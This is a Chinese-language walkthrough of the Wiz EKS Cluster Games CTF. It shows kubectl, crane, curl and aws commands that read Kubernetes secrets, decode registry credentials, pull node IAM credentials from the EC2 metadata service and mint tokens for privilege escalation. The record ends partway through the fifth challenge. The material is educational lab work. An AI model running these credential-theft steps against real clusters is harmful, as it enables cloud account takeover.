Wiz EKS Cluster Games
参考:从EKS CLUSTER GAMES看云原生安全-先知社区
Secret Seeker
Jumpstart your quest by listing all the secrets in the cluster. Can you spot the flag among them?
给出的权限:
1
2
3
4
5
6
| {
"secrets": [
"get",
"list"
]
}
|
Secrets是Kubernetes中用于存储敏感数据的一种资源对象,它可以用于存储密码、API密钥、证书等敏感信息,这些信息在应用程序中需要使用。
当前集群拥有对secrets的list/get权限(列出资源信息,查看资源内容),在题目提供的终端使用kubectl命令查看所有secrets:
1
2
3
| root@wiz-eks-challenge:~# kubectl get secrets
NAME TYPE DATA AGE
log-rotate Opaque 1 2y332d
|
然后读取log-rotate
 1
 2
 3
 4
 5
 6
 7
 8
 9
10
11
12
| root@wiz-eks-challenge:~# kubectl get secrets log-rotate -o yaml
apiVersion: v1
data:
flag: d2l6X2Vrc19jaGFsbGVuZ2V7b21nX292ZXJfcHJpdmlsZWdlZF9zZWNyZXRfYWNjZXNzfQ==
kind: Secret
metadata:
creationTimestamp: "2023-11-01T13:02:08Z"
name: log-rotate
namespace: challenge1
resourceVersion: "277935903"
uid: 03f6372c-b728-4c5b-ad28-70d5af8d387c
type: Opaque
|
解码就能拿到flag1
1
| kubectl get secret log-rotate -o jsonpath='{.data.flag}' | base64 -d
|
Registry Hunt
A thing we learned during our research: always check the container registries.
For your convenience, the crane utility is already pre-installed on the machine.
权限:
1
2
3
4
5
6
7
8
9
| {
"secrets": [
"get"
],
"pods": [
"list",
"get"
]
}
|
这里我们就只有对pods的list/get权限,无法直接列出secrets
那我们可以先看一下pods有啥
  1
  2
  3
  4
  5
  6
  7
  8
  9
 10
 11
 12
 13
 14
 15
 16
 17
 18
 19
 20
 21
 22
 23
 24
 25
 26
 27
 28
 29
 30
 31
 32
 33
 34
 35
 36
 37
 38
 39
 40
 41
 42
 43
 44
 45
 46
 47
 48
 49
 50
 51
 52
 53
 54
 55
 56
 57
 58
 59
 60
 61
 62
 63
 64
 65
 66
 67
 68
 69
 70
 71
 72
 73
 74
 75
 76
 77
 78
 79
 80
 81
 82
 83
 84
 85
 86
 87
 88
 89
 90
 91
 92
 93
 94
 95
 96
 97
 98
 99
100
101
102
103
104
105
106
107
108
109
110
111
112
113
114
115
116
117
118
119
120
121
122
123
124
125
| root@wiz-eks-challenge:~# kubectl get pods -o yaml
apiVersion: v1
items:
- apiVersion: v1
kind: Pod
metadata:
annotations:
pulumi.com/autonamed: "true"
creationTimestamp: "2025-08-13T10:48:59Z"
generation: 1
name: database-pod-14f9769b
namespace: challenge2
resourceVersion: "501400248"
uid: e1c6b56d-15d5-491d-9cc8-fa6d739b62c2
spec:
containers:
- image: eksclustergames/base_ext_image
imagePullPolicy: Always
name: my-container
resources: {}
terminationMessagePath: /dev/termination-log
terminationMessagePolicy: File
volumeMounts:
- mountPath: /var/run/secrets/kubernetes.io/serviceaccount
name: kube-api-access-8cw9p
readOnly: true
dnsPolicy: ClusterFirst
enableServiceLinks: true
imagePullSecrets:
- name: registry-pull-secrets-16ae8e51
nodeName: ip-192-168-6-0.us-west-1.compute.internal
preemptionPolicy: PreemptLowerPriority
priority: 0
restartPolicy: Always
schedulerName: default-scheduler
securityContext: {}
serviceAccount: default
serviceAccountName: default
terminationGracePeriodSeconds: 30
tolerations:
- effect: NoExecute
key: node.kubernetes.io/not-ready
operator: Exists
tolerationSeconds: 300
- effect: NoExecute
key: node.kubernetes.io/unreachable
operator: Exists
tolerationSeconds: 300
volumes:
- name: kube-api-access-8cw9p
projected:
defaultMode: 420
sources:
- serviceAccountToken:
expirationSeconds: 3607
path: token
- configMap:
items:
- key: ca.crt
path: ca.crt
name: kube-root-ca.crt
- downwardAPI:
items:
- fieldRef:
apiVersion: v1
fieldPath: metadata.namespace
path: namespace
status:
conditions:
- lastProbeTime: null
lastTransitionTime: "2025-08-13T10:49:05Z"
status: "True"
type: PodReadyToStartContainers
- lastProbeTime: null
lastTransitionTime: "2025-08-13T10:48:59Z"
status: "True"
type: Initialized
- lastProbeTime: null
lastTransitionTime: "2026-09-16T08:54:26Z"
status: "True"
type: Ready
- lastProbeTime: null
lastTransitionTime: "2026-09-16T08:54:26Z"
status: "True"
type: ContainersReady
- lastProbeTime: null
lastTransitionTime: "2025-08-13T10:48:59Z"
status: "True"
type: PodScheduled
containerStatuses:
- containerID: containerd://ca31dac6cd20d56ddcbfb9f1f42f45f9135d438180838dabf78a7beaeae37778
image: docker.io/eksclustergames/base_ext_image:latest
imageID: docker.io/eksclustergames/base_ext_image@sha256:dc7972c9abff930285186786ba21cdf44a401e91ece2dddd4b487a6028fb3804
lastState:
terminated:
containerID: containerd://941c39fbc3cf67fa12195ac23b8e3067e1e2e7e874b490d36ee765aed3739578
exitCode: 0
finishedAt: "2026-09-16T08:54:24Z"
reason: Completed
startedAt: "2026-08-11T02:32:07Z"
name: my-container
ready: true
resources: {}
restartCount: 11
started: true
state:
running:
startedAt: "2026-09-16T08:54:25Z"
volumeMounts:
- mountPath: /var/run/secrets/kubernetes.io/serviceaccount
name: kube-api-access-8cw9p
readOnly: true
recursiveReadOnly: Disabled
hostIP: 192.168.6.0
hostIPs:
- ip: 192.168.6.0
phase: Running
podIP: 192.168.27.229
podIPs:
- ip: 192.168.27.229
qosClass: BestEffort
startTime: "2025-08-13T10:48:59Z"
kind: List
metadata:
resourceVersion: ""
|
这里我们关注的点在imagePullSecrets,imagePullSecrets是用于在Kubernetes集群中拉取私有Docker镜像的一种机制。在Kubernetes中,Pods可以通过imagePullSecrets配置项指定一个或多个用于身份验证的凭据,以访问私有的Docker镜像仓库。这对于需要访问私有镜像的场景非常有用,因为它允许Kubernetes集群中的Pods在从私有仓库拉取镜像时提供必要的凭据。
imagePullSecrets通常包含一个或多个Docker Registry的凭据,包括用户名、密码等信息。这些凭据被加密存储在Kubernetes集群中,并在Pods启动时自动注入到相应的容器中,以便访问需要身份验证的私有镜像。
 1
 2
 3
 4
 5
 6
 7
 8
 9
10
11
12
13
14
15
16
17
18
19
| root@wiz-eks-challenge:~# kubectl get secret registry-pull-secrets-16ae8e51 -o json
{
"apiVersion": "v1",
"data": {
".dockerconfigjson": "<REDACTED>"
},
"kind": "Secret",
"metadata": {
"annotations": {
"pulumi.com/autonamed": "true"
},
"creationTimestamp": "2025-08-13T10:48:40Z",
"name": "registry-pull-secrets-16ae8e51",
"namespace": "challenge2",
"resourceVersion": "280899175",
"uid": "c9229447-11c6-40c4-a5a3-ef255ac82306"
},
"type": "kubernetes.io/dockerconfigjson"
}
|
我们这里就拿到了.dockerconfigjson,base64解码一下
1
2
| root@wiz-eks-challenge:~# echo "<REDACTED>" | base64 -d
{"auths": {"index.docker.io/v1/": {"auth": "<REDACTED>"}}}
|
再解码
1
2
| root@wiz-eks-challenge:~# echo "<REDACTED>" | base64 -d
eksclustergames:dckr_pat_<REDACTED>
|
我们拿到了registry、username 和password,题目提示我们已经装好了crane,那看来我们的思路没有错,我们直接拿凭据登录。
1
2
| root@wiz-eks-challenge:~# crane auth login index.docker.io -u "eksclustergames" -p "dckr_pat_<REDACTED>"
2026/09/29 00:58:45 logged in via /home/user/.docker/config.json
|
这里最快的方法就是直接查看config
1
2
| crane config eksclustergames/base_ext_image:latest
{"architecture":"amd64","config":{"Env":["PATH=/usr/local/sbin:/usr/local/bin:/usr/sbin:/usr/bin:/sbin:/bin"],"Cmd":["/bin/sleep","3133337"],"ArgsEscaped":true},"created":"2025-08-13T14:12:01.893680673+03:00","history":[{"created":"2024-09-26T21:31:42Z","created_by":"BusyBox 1.37.0 (glibc), Debian 12"},{"created":"2025-08-13T14:12:01.893680673+03:00","created_by":"RUN sh -c echo 'wiz_eks_challenge{nothing_can_be_said_to_be_certain_except_death_taxes_and_the_exisitense_of_misconfigured_imagepullsecret}' \u003e /flag.txt # buildkit","comment":"buildkit.dockerfile.v0"},{"created":"2025-08-13T14:12:01.893680673+03:00","created_by":"CMD [\"/bin/sleep\" \"3133337\"]","comment":"buildkit.dockerfile.v0","empty_layer":true}],"os":"linux","rootfs":{"type":"layers","diff_ids":["sha256:65014c70e84b6817fac42bb201ec5c1ea460a8da246cac0e481f5c9a9491eac0","sha256:f6d5df3e8d8c94ade34d5100efa0b1521a481a4b12d4a4c0bcb4eb92013710a1"]}}
|
或者拉镜像下来解压拿flag
1
2
3
4
5
| crane pull eksclustergames/base_ext_image /tmp/eks-ch2-image.tar
mkdir -p /tmp/eks-ch2-root
tar -xf /tmp/eks-ch2-image.tar -C /tmp/eks-ch2-root
tar -zxvf ce2d28790c34f433c7675ac64b6e9b9e1524ccdfb8d46eeded43000d832238a0.tar.gz
cat /tmp/eks-ch2-root/flag.txt
|

Image Inquisition
A pod’s image holds more than just code. Dive deep into its ECR repository, inspect the image layers, and uncover the hidden secret.
Remember: You are running inside a compromised EKS pod.
For your convenience, the crane utility is already pre-installed on the machine.
权限:
1
2
3
4
5
6
| {
"pods": [
"list",
"get"
]
}
|
跟上题一样先看一下pods
  1
  2
  3
  4
  5
  6
  7
  8
  9
 10
 11
 12
 13
 14
 15
 16
 17
 18
 19
 20
 21
 22
 23
 24
 25
 26
 27
 28
 29
 30
 31
 32
 33
 34
 35
 36
 37
 38
 39
 40
 41
 42
 43
 44
 45
 46
 47
 48
 49
 50
 51
 52
 53
 54
 55
 56
 57
 58
 59
 60
 61
 62
 63
 64
 65
 66
 67
 68
 69
 70
 71
 72
 73
 74
 75
 76
 77
 78
 79
 80
 81
 82
 83
 84
 85
 86
 87
 88
 89
 90
 91
 92
 93
 94
 95
 96
 97
 98
 99
100
101
102
103
104
105
106
107
108
109
110
111
112
113
114
115
116
117
118
119
120
121
122
123
| root@wiz-eks-challenge:~# kubectl get pods -o yaml
apiVersion: v1
items:
- apiVersion: v1
kind: Pod
metadata:
annotations:
pulumi.com/autonamed: "true"
creationTimestamp: "2025-08-13T11:22:21Z"
generation: 1
name: accounting-pod-acbd5209
namespace: challenge3
resourceVersion: "501412311"
uid: ff755d4c-5581-4673-8e2f-5bd999882d5d
spec:
containers:
- image: 688655246681.dkr.ecr.us-west-1.amazonaws.com/central_repo-579b0b7@sha256:78ed636b41e5158cc9cb3542fbd578ad7705ce4194048b2ec8783dd0299ef3c4
imagePullPolicy: IfNotPresent
name: accounting-container
resources: {}
terminationMessagePath: /dev/termination-log
terminationMessagePolicy: File
volumeMounts:
- mountPath: /var/run/secrets/kubernetes.io/serviceaccount
name: kube-api-access-n7q8h
readOnly: true
dnsPolicy: ClusterFirst
enableServiceLinks: true
nodeName: ip-192-168-63-122.us-west-1.compute.internal
preemptionPolicy: PreemptLowerPriority
priority: 0
restartPolicy: Always
schedulerName: default-scheduler
securityContext: {}
serviceAccount: default
serviceAccountName: default
terminationGracePeriodSeconds: 30
tolerations:
- effect: NoExecute
key: node.kubernetes.io/not-ready
operator: Exists
tolerationSeconds: 300
- effect: NoExecute
key: node.kubernetes.io/unreachable
operator: Exists
tolerationSeconds: 300
volumes:
- name: kube-api-access-n7q8h
projected:
defaultMode: 420
sources:
- serviceAccountToken:
expirationSeconds: 3607
path: token
- configMap:
items:
- key: ca.crt
path: ca.crt
name: kube-root-ca.crt
- downwardAPI:
items:
- fieldRef:
apiVersion: v1
fieldPath: metadata.namespace
path: namespace
status:
conditions:
- lastProbeTime: null
lastTransitionTime: "2025-08-13T11:22:22Z"
status: "True"
type: PodReadyToStartContainers
- lastProbeTime: null
lastTransitionTime: "2025-08-13T11:22:21Z"
status: "True"
type: Initialized
- lastProbeTime: null
lastTransitionTime: "2026-09-16T09:27:38Z"
status: "True"
type: Ready
- lastProbeTime: null
lastTransitionTime: "2026-09-16T09:27:38Z"
status: "True"
type: ContainersReady
- lastProbeTime: null
lastTransitionTime: "2025-08-13T11:22:21Z"
status: "True"
type: PodScheduled
containerStatuses:
- containerID: containerd://52ffe119aa6d3ad2145138605cf0417d1157d4ef03b5b0dae6dd9d097d3f64f0
image: sha256:c5e09ea1551a1976284b15c1d5e856cbda91b98e04a7e88f517a182f29b0c914
imageID: 688655246681.dkr.ecr.us-west-1.amazonaws.com/central_repo-579b0b7@sha256:78ed636b41e5158cc9cb3542fbd578ad7705ce4194048b2ec8783dd0299ef3c4
lastState:
terminated:
containerID: containerd://7de4a28c36b1753769aedbf27225fb336fa32601b75669a1347b99ff87111dae
exitCode: 0
finishedAt: "2026-09-16T09:27:37Z"
reason: Completed
startedAt: "2026-08-11T03:05:20Z"
name: accounting-container
ready: true
resources: {}
restartCount: 11
started: true
state:
running:
startedAt: "2026-09-16T09:27:37Z"
volumeMounts:
- mountPath: /var/run/secrets/kubernetes.io/serviceaccount
name: kube-api-access-n7q8h
readOnly: true
recursiveReadOnly: Disabled
hostIP: 192.168.63.122
hostIPs:
- ip: 192.168.63.122
phase: Running
podIP: 192.168.38.4
podIPs:
- ip: 192.168.38.4
qosClass: BestEffort
startTime: "2025-08-13T11:22:21Z"
kind: List
metadata:
resourceVersion: ""
|
可以看到镜像名变成688655246681.dkr.ecr.us-west-1.amazonaws.com/central_repo-579b0b7@sha256:78ed636b41e5158cc9cb3542fbd578ad7705ce4194048b2ec8783dd0299ef3c4了
题目也提示是ECR,那就要想办法获取ECR的凭据了。
Amazon ECR是亚马逊提供的一种容器镜像注册表服务,用于存储、管理和部署Docker容器镜像
即使 Pod 自身没有可用 IRSA,若能访问 EC2 节点 IMDS,仍可能取得节点实例角色的临时 IAM 凭证

这里直接读IMDSv1元数据
 1
 2
 3
 4
 5
 6
 7
 8
 9
10
11
12
13
14
15
16
17
18
19
20
21
22
23
24
25
26
| root@wiz-eks-challenge:~# curl http://169.254.169.254/latest/meta-data/
ami-id
ami-launch-index
ami-manifest-path
block-device-mapping/
events/
hostname
iam/
identity-credentials/
instance-action
instance-id
instance-life-cycle
instance-type
local-hostname
local-ipv4
mac
metrics/
network/
placement/
profile
public-hostname
public-ipv4
reservation-id
security-groups
services/
system
|
发现有iam接口,那就可以拿容器实例角色的临时凭据
 1
 2
 3
 4
 5
 6
 7
 8
 9
10
| root@wiz-eks-challenge:~# curl http://169.254.169.254/latest/meta-data/iam/security-credentials/eks-challenge-cluster-nodegroup-NodeInstanceRole | jq
% Total % Received % Xferd Average Speed Time Time Time Current
Dload Upload Total Spent Left Speed
100 523 100 523 0 0 3318 0 --:--:-- --:--:-- --:--:-- 3331
{
"AccessKeyId": "ASIA2AVYNEVM****",
"Expiration": "2026-09-29 02:35:27+00:00",
"SecretAccessKey": "****",
"SessionToken": "****"
}
|
这里拿到AKSK了,就可以登入

1
2
3
4
5
6
7
| IMDS=http://169.254.169.254/latest/meta-data/iam/security-credentials
ROLE_NAME=$(curl -fsS "$IMDS/")
ROLE_JSON=$(curl -fsS "$IMDS/$ROLE_NAME")
export AWS_ACCESS_KEY_ID=$(printf '%s' "$ROLE_JSON" | jq -r .AccessKeyId)
export AWS_SECRET_ACCESS_KEY=$(printf '%s' "$ROLE_JSON" | jq -r .SecretAccessKey)
export AWS_SESSION_TOKEN=$(printf '%s' "$ROLE_JSON" | jq -r .SessionToken)
aws ecr get-login-password
|

拿到password之后再登入,查看环境变量就能拿到flag
1
2
3
4
5
| IMAGE='688655246681.dkr.ecr.us-west-1.amazonaws.com/central_repo-579b0b7@sha256:78ed636b41e5158cc9cb3542fbd578ad7705ce4194048b2ec8783dd0299ef3c4'
ECR_PASSWORD=$(aws ecr get-login-password)
ECR_HOST=${IMAGE%%/*}
crane auth login "$ECR_HOST" -u AWS -p "$ECR_PASSWORD"
crane config "$IMAGE"
|
Pod Break
You’re inside a vulnerable pod on an EKS cluster. Your pod’s service-account has no permissions. Can you navigate your way to access the EKS Node’s privileged service-account?
Please be aware: Due to security considerations aimed at safeguarding the CTF infrastructure, the node has restricted permissions
权限:
这题告诉我们已经在EKS集群内的pod内了,并且所在的pod的服务账户没有权限,要我们接管EKS。
首先先获取当前 AWS 身份的信息
1
2
3
4
5
6
| root@wiz-eks-challenge:~# aws sts get-caller-identity
{
"UserId": "AROA2AVYNEVMQ3Z5GHZHS:i-0bd90a7fe60cdb9f7",
"Account": "688655246681",
"Arn": "arn:aws:sts::688655246681:assumed-role/eks-challenge-cluster-nodegroup-NodeInstanceRole/i-0bd90a7fe60cdb9f7"
}
|
这里我们可以看到Arn信息,通过查阅AWS-CLI文档关于EKS的部分,发现有个get-token的选项
 1
 2
 3
 4
 5
 6
 7
 8
 9
10
| root@wiz-eks-challenge:~# aws eks get-token --cluster-name eks-challenge-cluster
{
"kind": "ExecCredential",
"apiVersion": "client.authentication.k8s.io/v1beta1",
"spec": {},
"status": {
"expirationTimestamp": "2026-09-30T08:44:53Z",
"token": "k8s-aws-v1.<REDACTED>"
}
}
|
获取到token我们就能继续利用
 1
 2
 3
 4
 5
 6
 7
 8
 9
10
11
12
13
14
15
16
17
18
19
20
21
22
23
24
25
26
27
| root@wiz-eks-challenge:~# kubectl auth can-i --list --token="k8s-aws-v1.<REDACTED>"
warning: the list may be incomplete: webhook authorizer does not support user rule resolution
Resources Non-Resource URLs Resource Names Verbs
serviceaccounts/token [] [debug-sa] [create]
selfsubjectreviews.authentication.k8s.io [] [] [create]
selfsubjectaccessreviews.authorization.k8s.io [] [] [create]
selfsubjectrulesreviews.authorization.k8s.io [] [] [create]
pods [] [] [get list]
secrets [] [] [get list]
serviceaccounts [] [] [get list]
[/api/*] [] [get]
[/api] [] [get]
[/apis/*] [] [get]
[/apis] [] [get]
[/healthz] [] [get]
[/healthz] [] [get]
[/livez] [] [get]
[/livez] [] [get]
[/openapi/*] [] [get]
[/openapi] [] [get]
[/readyz] [] [get]
[/readyz] [] [get]
[/version/] [] [get]
[/version/] [] [get]
[/version] [] [get]
[/version] [] [get]
podsecuritypolicies.policy [] [eks.privileged] [use]
|

发现secret有list权限,直接看
 1
 2
 3
 4
 5
 6
 7
 8
 9
10
11
12
13
14
15
16
17
| root@wiz-eks-challenge:~# kubectl get secrets -o yaml --token="k8s-aws-v1.<REDACTED>"
apiVersion: v1
items:
- apiVersion: v1
data:
flag: d2l6X2Vrc19jaGFsbGVuZ2V7b25seV9hX3JlYWxfcHJvX2Nhbl9uYXZpZ2F0ZV9JTURTX3RvX0VLU19jb25ncmF0c30=
kind: Secret
metadata:
creationTimestamp: "2023-11-01T12:27:57Z"
name: node-flag
namespace: challenge4
resourceVersion: "277935898"
uid: 26461a29-ec72-40e1-adc7-99128ce664f7
type: Opaque
kind: List
metadata:
resourceVersion: ""
|
这样就拿到flag了
Container Secrets Infrastructure
You’ve successfully transitioned from a limited Service Account to a Node Service Account! Great job. Your next challenge is to move from the EKS to the AWS account. Can you acquire the AWS role of the s3access-sa service account, and get the flag?
IAM 策略
 1
 2
 3
 4
 5
 6
 7
 8
 9
10
11
12
13
14
15
16
17
18
| {
"Policy": {
"Statement": [
{
"Action": [
"s3:GetObject",
"s3:ListBucket"
],
"Effect": "Allow",
"Resource": [
"arn:aws:s3:::challenge-flag-bucket-3ff1ae2",
"arn:aws:s3:::challenge-flag-bucket-3ff1ae2/flag"
]
}
],
"Version": "2012-10-17"
}
}
|
Trust策略
 1
 2
 3
 4
 5
 6
 7
 8
 9
10
11
12
13
14
15
16
17
| {
"Version": "2012-10-17",
"Statement": [
{
"Effect": "Allow",
"Principal": {
"Federated": "arn:aws:iam::688655246681:oidc-provider/oidc.eks.us-west-1.amazonaws.com/id/C062C207C8F50DE4EC24A372FF60E589"
},
"Action": "sts:AssumeRoleWithWebIdentity",
"Condition": {
"StringEquals": {
"oidc.eks.us-west-1.amazonaws.com/id/C062C207C8F50DE4EC24A372FF60E589:aud": "sts.amazonaws.com"
}
}
}
]
}
|
权限
 1
 2
 3
 4
 5
 6
 7
 8
 9
10
11
12
13
14
15
16
17
| {
"secrets": [
"get",
"list"
],
"serviceaccounts": [
"get",
"list"
],
"pods": [
"get",
"list"
],
"serviceaccounts/token": [
"create"
]
}
|
通过题目说明得知这次是要求我们从EKS提升到AWS权限,这其实就是第四题的进一步利用,第四题我们从受限的服务帐户提升到节点服务帐户。并且从给出的IAM Policy可以看到Flag就在S3的存储桶里,那么这时候我们的思路就是如何生成一个aws令牌。
AWS的OpenID Connect (OIDC) 是一种身份验证协议,它允许您使用第三方身份提供商(如 Google、Facebook 或企业身份系统)来认证用户。在AWS中,您可以创建一个OIDC身份提供商,然后利用这个提供商来授予AWS资源的访问权限。
那我们就可以用oidc来创建AWS的令牌

我们先看kubectl的权限情况,还是跟题4一样的权限,不同的是这时候secrets里就没有Flag了,我们看到可以创建serviceaccounts/token,那就创建个token试试看。
1
2
| root@wiz-eks-challenge:~# kubectl create token debug-sa --token="k8s-aws-v1.<REDACTED>"
<REDACTED>
|

但是这样生成的jwt解码出来的aud不对,需要我们手动去指定audience
1
2
| root@wiz-eks-challenge:~# kubectl create token debug-sa --audience sts.amazonaws.com --token="k8s-aws-v1.<REDACTED>"
<REDACTED>
|
